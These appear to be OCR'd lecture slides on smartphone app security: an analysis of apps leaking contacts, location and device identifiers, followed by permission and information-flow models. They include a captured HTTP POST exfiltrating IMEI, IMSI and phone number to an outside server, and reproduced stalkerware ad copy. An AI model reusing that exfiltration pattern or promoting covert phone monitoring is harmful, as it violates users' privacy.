
The App Genome Project

- iPhone App Store & Android Market
- Analyzed nearly 100,000 free apps

- Enables identifying "threats in the wild"
  - Examine what apps are **actually** doing vs. what they **say** they're doing.


"App Attack", Mahhaffey & Herring

Free Apps Reading Contacts




Why are apps reading my contacts?!


- Why would a soundboard?
- To set custom ringers..



Free Apps Accessing Location




Why are apps using my location?!



Key Insights

- On Android, if a developer brings in an ad SDK but doesn't request location permissions, the app can't access location.
- On iPhone, an application will only be allowed to use location if Apple deems it appropriate.
  - "If your app uses location-based information primarily to enable mobile advertisers to deliver targeted ads based on a user's location, your app will be returned to you by the App Store Review Team for modification before it can be posted to the App Store."

3rd Party Code Prevalence



Caught by App Genome Project

Many applications by developer "RXS" access a lot of sensitive data. Many had innocuous names and described themselves as a "System Utility". But really, they just send data to mobilespy.com.

www.mobile-spy.com

MOBILE·SPY
SPY SOFTWARE FOR SMARTPHONES

Monitor BlackBerry, iPhone, Android, more!
Silently Record Text Messages
GPS Locations and Call Details!

Spy Software for Mobile Phones
Monitor Text Messages, Calls and GPS Online!

HOME > | FEATURES > | PURCHASE > | LOGIN > | AFFILIATES > | SUPPORT >

INFORMATION
- Software Features
- Mobile Spy Uses
- Compatibility
- Online Demo
- How it Works
- Purchase Now

SUPPORT
- Help Center
- Software FAQ
- User Guide
- Affiliate Info
- Legal Info
- About Us

USA Based Support!
QUESTIONS?
888-475-5345
9am-5pm Mon-Fri.

WELCOME TO MOBILE SPY

Need to silently record SMS text messages, GPS locations and call info of your child or employee? Learn the TRUTH with Mobile Spy, a completely stealth monitoring program!

Silently record every SMS message. View information about every call. See GPS positions every thirty minutes. View all photos and videos taken by the phone. See all the log results in your SSL Secured online account. Online Demo...

BBB ACCREDITED BUSINESS

COMPATIBILITY | HOW IT WORKS | REGISTER NOW | ONLINE DEMO

CURRENT USER LOGIN

Username _____ Password _____ Login

What is Mobile Spy Smartphone Monitoring Software?


Mobile Spy is the next generation of **smartphone spy software**. Do you suspect that your child or employee is abusing their SMS or vehicle privileges? If yes, then this software is ideal for you. Install this small program directly onto your compatible smartphone you want to monitor to begin recording.

Using the Internet capabilities of your phone, recorded activities, logs and GPS locations are quickly uploaded to your Mobile Spy account. To view the results, you simply login to your secure account at the Mobile Spy web site. Logs are displayed by categories and sorted for easy browsing.

The software is completely stealth and works independently. Mobile Spy does not rely on the phone's call and message logs to record activities. So even if the user tries to delete their tracks, the data will still be retained and uploaded. **Compatible with most models of iPhone, BlackBerry or Android phones!** Also

Caught by App Genome Project (Cont.)

- Lots of wallpaper apps
- Accessing IMEI, IMSI, Phone number…
- AND internet…
- Don't hide that they do.



Wiresharked – HTTP POST

POST /api/wallpapers/log/device_info?locale=enrUS&
version_code=422&w=320&h=480&uniquely_code=0000000000000000&api_key=CIEhu15fY4bO4SGcGTq6g&nonc
e=9fe79a6119a9c650eb8f9615e2b88a8d&timestamp=1279591671671&api_sig=11404ee56654c3ad52649fb1e0589e5f
HTTP/1.1
Content-Length: 1146
Content-Type: application/x-www-form-urlencoded
Host: www.imnet.us
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
Expect: 100-Continue

HTTP/1.1 100 Continue

uniquely_code=0000000000000000&device_info=device_id%3D0000000000000000%26device_software_version%3Dnull
%26build_board%3Dunknown%26build_brand%3Dgeneric%26build_device%3Dgeneric%26build_display%3Dsdk-eng
+2.2+FRF42+36942+test-keys%26build_fingerprint%3Dgeneric%2Fsdk%2Fgeneric%2F
%3A2.2%2FFRF42%2F36942%3Aeng%2Ftest-keys%26build_model%3Dsdk%26build_product%3Dsdk%26build_tags
%3Dtest-keys%26build_time%3D1273720406000%26build_user%3Dandroid-build%26build_type%3Deng%26build_id
%3DFRF42%26build_host%3De-honda.mtv.corp.google.com%26build_version_release%3D2.2%26build_version_sdk_int
%3D8%26build_version_incremental%3D36942%26density%3D1.0%26height_pixels%3D480%26scaled_density
%3D1.0%26width_pixels%3D320%26xdpi%3D160.0%26ydpi%3D160.0%26line1_number
%3D15555218135%26network_country_iso%3Dus%26network_operator%3D310260%26network_operator_name
%3DAndroid%26network_type%3D3%26phone_type%3D1%26sim_country_iso%3Dus%26sim_operator
%3D310260%26sim_operator_name%3DAndroid%26sim_serial_number%3D8901410321111810720%26sim_state
%3D5%26subscriber_id%3D310260000000000%26voice_mail_number%3D%2B15552175049%26imsi_mcc
%3D310%26imsi_mnc%3D260%26total_mem%3D35885056

Digging in…

- Two different developers
  - "jackeey,wallpaper" → 76 apps
  - "IceskYsl@1sters!" → 8 apps
- Applications from each developer have a common service called "SyncDeviceInfosService" (same name for both developers)
- Reverse-Engineered: contains API calls
  - E.g. "invoke-virtual {v8}, android/telephony/TelephonyManager;->getLine1Number()Ljava/lang/String"

Whois imnet.us

- Administrative Contact City: shenzhen
- Administrative Contact State/Province: guangdong
- Administrative Contact Country: China
- Registrant Email: iceskysl@__REMOVED__.com

Attack success

- Recall that the applications explicitly ask user for suspicious permissions.
- Together those applications are estimated to have between 1.1 and 4.6 million downloads.

About jackeey,wallpaper

Name : **jackeey,wallpaper**
Published **78** application(s) in the Android Market
Overall Average Rating : **4.08**
12,559 ratings in all the applications
Total Download Range : 1,046,000 - 4,020,000

About IceskYsl@1sters!

Name : **IceskYsl@1sters!**
Published **20** application(s) in the Android Market
Overall Average Rating : **3.97**
1,923 ratings in all the applications
Total Download Range : 139,700 - 592,000

www.androlib.com

Conclusions – iPhone vs Android

- **App Store verification vs. user permission granting:**
  - They are both very much exposed to a less-than-sophisticated attacker.
    - There are known "weaknesses" not attended by these mechanisms, easily exploitable.
  - The only advantage an app store truly has is lack of developer anonymity.
    - People can fake/steal documents as well.
    - People can use stolen accounts.
  - **Wouldn't hurt to use both… (and Microsoft does!)**
  - **Both aren't quite enough, or at least… this is what we would have expected…**

Conclusions – iPhone vs Android (Cont.)

- **Application isolation vs. IPC support.**
  - Ultimately, Android's ICC mechanism is a much desired feature.
  - It enables modularity that iPhone applications simply don't have.
    - Launch Google Maps when stumbling upon a location URI.
    - Efficiency & reuse – one application can use another's service instead of implementing it all over again.
    - Using data from multiple content providers.
    - …
  - **Challenge: How to make it safe?**

Summary

- Phone security is an important evolving front.
  - Phones contain extremely sensitive data.
  - Basic problems aren't yet completely resolved, like software updates and legal data ownership issues.
- 3rd side application security is an important part of protecting our phone.
  - Their numbers continue to grow rapidly.
- Vendors of the most popular platforms adopt very different approaches in dealing with this challenge. Lots of work yet to be done on the matter.

Part II

APPLICATION SECURITY IN A WORLD OF SENSITIVE CAPABILITIES

Order of Business

- Introduction – world of sensitive capabilities
- Permissions Today
- Permissions of tomorrow (?)
  - Information Flow Control
  - Reduced Permission Granularity
- Information Flow Control – current efforts in applying it.
- IPC
- Declassification
- Summary

Assumptions

- Application operates in an environment which contains sensitive information (e.g. contacts) and sensitive operations (e.g. send SMS, waste money).
- A "user" wants to limit the operations an application can perform, so that it can operate without the ability to harm him.
  - User can be an app-store verifier or an end-user.
- No IPC/IAC (will be relaxed later).

Some (Natural) Definitions

- Capability – the ability of an application to do something or access some resource. Three types of capabilities:
  - Not the capability from previous lessons!
  - Information sinks
    - Output channels
    - Can be very dangerously used (delete all contacts, send SMS, waste battery, waste money)
  - Information Sources
    - Input channels
    - Can contain sensitive information

- Permission – permission granted by the user to exercise certain capabilities in a certain manner.

Permissions Today

- Permission granted by the user to exercise a certain capability ~~ies in a certain manner.~~
- Design:
  - User is prompted to "permit" exercising a capability for an application.
    - For example, in Android the capabilities accessing location, camera, record audio, internet, send/receive sms, sms database, contacts database, etc… all demand user permission.
  - Phones are built to block non permitted access.

- But… why would the user even care?

Permissions Today (cont.)

- If the capability is an information sink, it is obvious why the user would want to be prompted for approval to exercise it.
  - Remember using sinks is dangerous.
- But why should the user care if an application can access your photo gallery or location?
  - He shouldn't, if the application doesn't actually *do* anything bad with his information…
- Definition: *Secrecy* is the assurance that information from a source does not leak to a sink without user's approval.

Integrity

- The user would like to be prompted for permission to use a sink.
- But he would also want to be warned about, e.g., the possible attackers of this application and **their** ability to exercise this operation.
- If application A can send SMS, and it receives input from app B which cannot, B might still be able to send it through A.
- Definition: *Integrity* is the assurance that information flowing to sinks comes from trusted sources.
- We will leave this issue for later.

Permissions of tomorrow (?) requirement #1: Information Flow Control

- "Permission to send location data by SMS."
- "Permission to send application logs to the internet."

- User will still be interested in non-flow permissions to sinks ("Permission to send SMS").
- It is possible app-store verifiers are already denying application because of "bad flows".

UI might look something like this:




Figure 1: Visualization of information flow of a sample application

Xiao Tillmann Fahndrich Halleux Moskai 2011 --- Transparent Privacy Control via Static Information Flow Analysis

